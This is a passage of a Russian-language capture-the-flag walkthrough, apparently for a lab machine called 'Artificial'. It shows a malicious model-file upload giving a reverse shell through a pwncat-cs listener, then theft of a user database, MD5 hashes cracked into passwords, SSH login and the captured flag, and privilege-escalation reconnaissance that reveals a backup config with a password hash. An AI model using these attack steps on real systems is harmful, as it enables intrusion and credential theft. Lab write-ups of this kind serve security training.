root@5e65f463a2d4:/expl# python3 expl.py
2025-07-29 11:01:33.313850: I tensorflow/core/util/port.cc:110] oneDNN custom operations are on. You may see slightly different num
f, set the environment variable `TF_ENABLE_ONEDNN_OPTS=0`.
2025-07-29 11:01:33.348627: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use availab
To enable the following instructions: AVX2 AVX_VNNI FMA, in other operations, rebuild TensorFlow with the appropriate compiler flag
sh: 1: nc: not found
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5 file vi
mat, e.g. `model.save('my_model.keras')`.
  saving_api.save_model(
root@5e65f463a2d4:/expl# ls
Dockerfile  commands.txt  expl.h5  expl.py
root@5e65f463a2d4:/expl#
```

Создание файла модели


Теперь на своей машине запускаем листенер **pwncat-cs**:

```
pwncat-cs -lp 4321
```


Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

И загружаем файл на сайт. Когда файл будет обработан, мы моментально получим сессию pwncat в контексте учетной записи `app`.


YOUR MODELS
Upload, manage, and run your AI models here.
Please ensure these requirements are installed when building your model, or use our Dockerfile to build the needed environment with ease.
Выберите файл Файл не выбран
Upload Model
5b5c714c-f757-47b6-bd89-199e367fc9f1.h5
View Predictions
Delete

Загрузка файла на сервер




```
[14:18:48] received connection from 10.10.11.74:54612
[14:18:49] 0.0.0.0:4321: upgrading from /usr/bin/dash to /usr/bin/bash
[14:18:50] 10.10.11.74:54612: registered new host w/ db
(local) pwncat$ back
(remote) app@artificial:/home/app/app$ id
uid=1001(app) gid=1001(app) groups=1001(app)
(remote) app@artificial:/home/app/app$
```

Сессия в контексте app

ПРОДВИЖЕНИЕ


Для изменения контекста работы нам нужно поискать учетные данные. Так как на хосте развернут сайт с регистрацией и аутентификацией, то первое наше действие — это поиск учетных данных пользователей. Высока вероятность, что эти учетки подойдут и для локальных пользователей тоже. В каталоге веб-сайта находим файл `users.db`.



```
(remote) app@artificial:/home/app/app$ ls -la
total 36
drwxrwxr-x 7 app app 4096 Jul 29 11:20 .
drwxr-x--- 7 app app 4096 Jul 29 11:21 ..
-rw-rw-r-- 1 app app 7846 Jun  9 13:54 app.py
drwxr-xr-x 2 app app 4096 Jul 29 11:20 instance
drwxrwxr-x 2 app app 4096 Jul 29 11:20 models
drwxr-xr-x 2 app app 4096 Jun  9 11:55 __pycache__
drwxrwxr-x 4 app app 4096 Jun  9 13:57 static
drwxrwxr-x 2 app app 4096 Jun 18 13:21 templates
(remote) app@artificial:/home/app/app$ cd instance/
(remote) app@artificial:/home/app/app/instance$ ls -la
total 32
drwxr-xr-x 2 app app  4096 Jul 29 11:20 .
drwxrwxr-x 7 app app  4096 Jul 29 11:20 ..
-rw-r--r-- 1 app app 24576 Jul 29 11:20 users.db
(remote) app@artificial:/home/app/app/instance$
```

Содержимое каталога instance


Чтобы скачать файл с удаленного сервера с помощью pwncat-cs, сначала комбинацией Ctrl-D выходи в главное меню программы, затем используй команду `download [file]` для переноса файла и командой `back` возвращайся обратно в сессию командной оболочки.



```
(remote) app@artificial:/home/app/app/instance$
(local) pwncat$ download users.db
users.db
[14:19:49] downloaded 24.58KiB in 0.43 seconds
(local) pwncat$ back
(remote) app@artificial:/home/app/app/instance$
```

Скачивание файла базы данных


Открываем файл базы данных в DB Browser и находим таблицу `user`, в которой есть пять пар учетных данных.



	id	username	email	password
1	1	gael	gael@artificial.htb	c99175974b6e192936d97224638a34f8
2	2	mark	mark@artificial.htb	0f3d8c76530022670f1c6029eed09ccb
3	3	robert	robert@artificial.htb	b606c5f5136170f15444251665638b36
4	4	royer	royer@artificial.htb	bc25b1f80f544c0ab451c02a3dca9fc6
5	5	mary	mary@artificial.htb	bf041041e57f1aff3be7ea1abd6129d0
6	6	ralf	ralf@ralf.com	3cca634013591eb51173fb6207572e37

Содержимое базы данных


Отправляем хеши на поиск в базе **CrackStation** и из пяти хешей получаем два пароля.



Hash	Type	Result
c99175974b6e192936d97224638a34f8	md5	mattp005numbertwo
0f3d8c76530022670f1c6029eed09ccb	Unknown	Not found.
b606c5f5136170f15444251665638b36	Unknown	Not found.
bc25b1f80f544c0ab451c02a3dca9fc6	md5	marwinnarak043414036
bf041041e57f1aff3be7ea1abd6129d0	Unknown	Not found.

Результат подбора паролей

Пользователь `gael` есть в системе, поэтому пробуем авторизоваться по SSH с его паролем и после получения сессии захватываем первый флаг.



```
gael@artificial ~   (0.081s)
id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
gael@artificial ~   (1.157s)
cat user.txt
fdc39ff5f633b7c0226a26d2f9aeb988
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много всего, поищем важные для нас вещи.


Для локального хоста прослушивается порт 9898.



```
══╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9898          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Прослушиваемые порты

На сервере есть файл базы данных с бэкапом `/var/backups/backrest_backup.tar.gz`.




```
══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rw------- 1 gael gael 0 Jul 29 11:32 /tmp/tmp.5YEHUZz1HN
-rw------- 1 gael gael 0 Jul 29 11:32 /tmp/tmp.heN4dgdHHe
-rw-r----- 1 root sysadm 52357120 Mar  4 22:19 /var/backups/backrest_backup.tar.gz
```

Найденные файлы базы данных

Посмотрим на архив с резервной копией. Для этого скопируем его в каталог `/tmp` и извлечем все файлы.


```
cp /var/backups/backrest_backup.tar.gz /tmp/
cd /tmp
tar xf backrest_backup.tar.gz
cd backrest/
```



```
gael@artificial /tmp/backrest   (0.581s)
ls -la
total 51092
drwxr-xr-x  5 gael gael     4096 Mar  4 22:17 .
drwxrwxrwt 12 root root     4096 Jul 29 11:41 ..
-rwxr-xr-x  1 gael gael 25690264 Feb 16 19:38 backrest
drwxr-xr-x  3 gael gael     4096 Mar  3 21:27 .config
-rwxr-xr-x  1 gael gael     3025 Mar  3 04:28 install.sh
-rw-------  1 gael gael       64 Mar  3 21:18 jwt-secret
-rw-r--r--  1 gael gael    57344 Mar  4 22:13 oplog.sqlite
-rw-------  1 gael gael        0 Mar  3 21:18 oplog.sqlite.lock
-rw-r--r--  1 gael gael    32768 Mar  4 22:17 oplog.sqlite-shm
-rw-r--r--  1 gael gael        0 Mar  4 22:17 oplog.sqlite-wal
drwxr-xr-x  2 gael gael     4096 Mar  3 21:18 processlogs
-rwxr-xr-x  1 gael gael 26501272 Mar  3 04:28 restic
drwxr-xr-x  3 gael gael     4096 Mar  4 22:17 tasklogs
```

Содержимое архива


Backrest — это решение для резервного копирования, созданное на основе restic. Backrest предоставляет веб-интерфейс, который является оболочкой для restic CLI и упрощает создание репозиториев, просмотр снимков и восстановление файлов. В файле конфигураций Backrest хранится логин администратора и закодированный хеш пароля.



```
gael@artificial /tmp/backrest   (0.077s)
ls -la .config/backrest/
total 12
drwxr-xr-x 2 gael gael 4096 Mar  4 22:17 .
drwxr-xr-x 3 gael gael 4096 Mar  3 21:27 ..
-rw------- 1 gael gael  280 Mar  4 22:17 config.json
gael@artificial /tmp/backrest   (0.092s)
cat .config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
```

Содержимое файла config.json

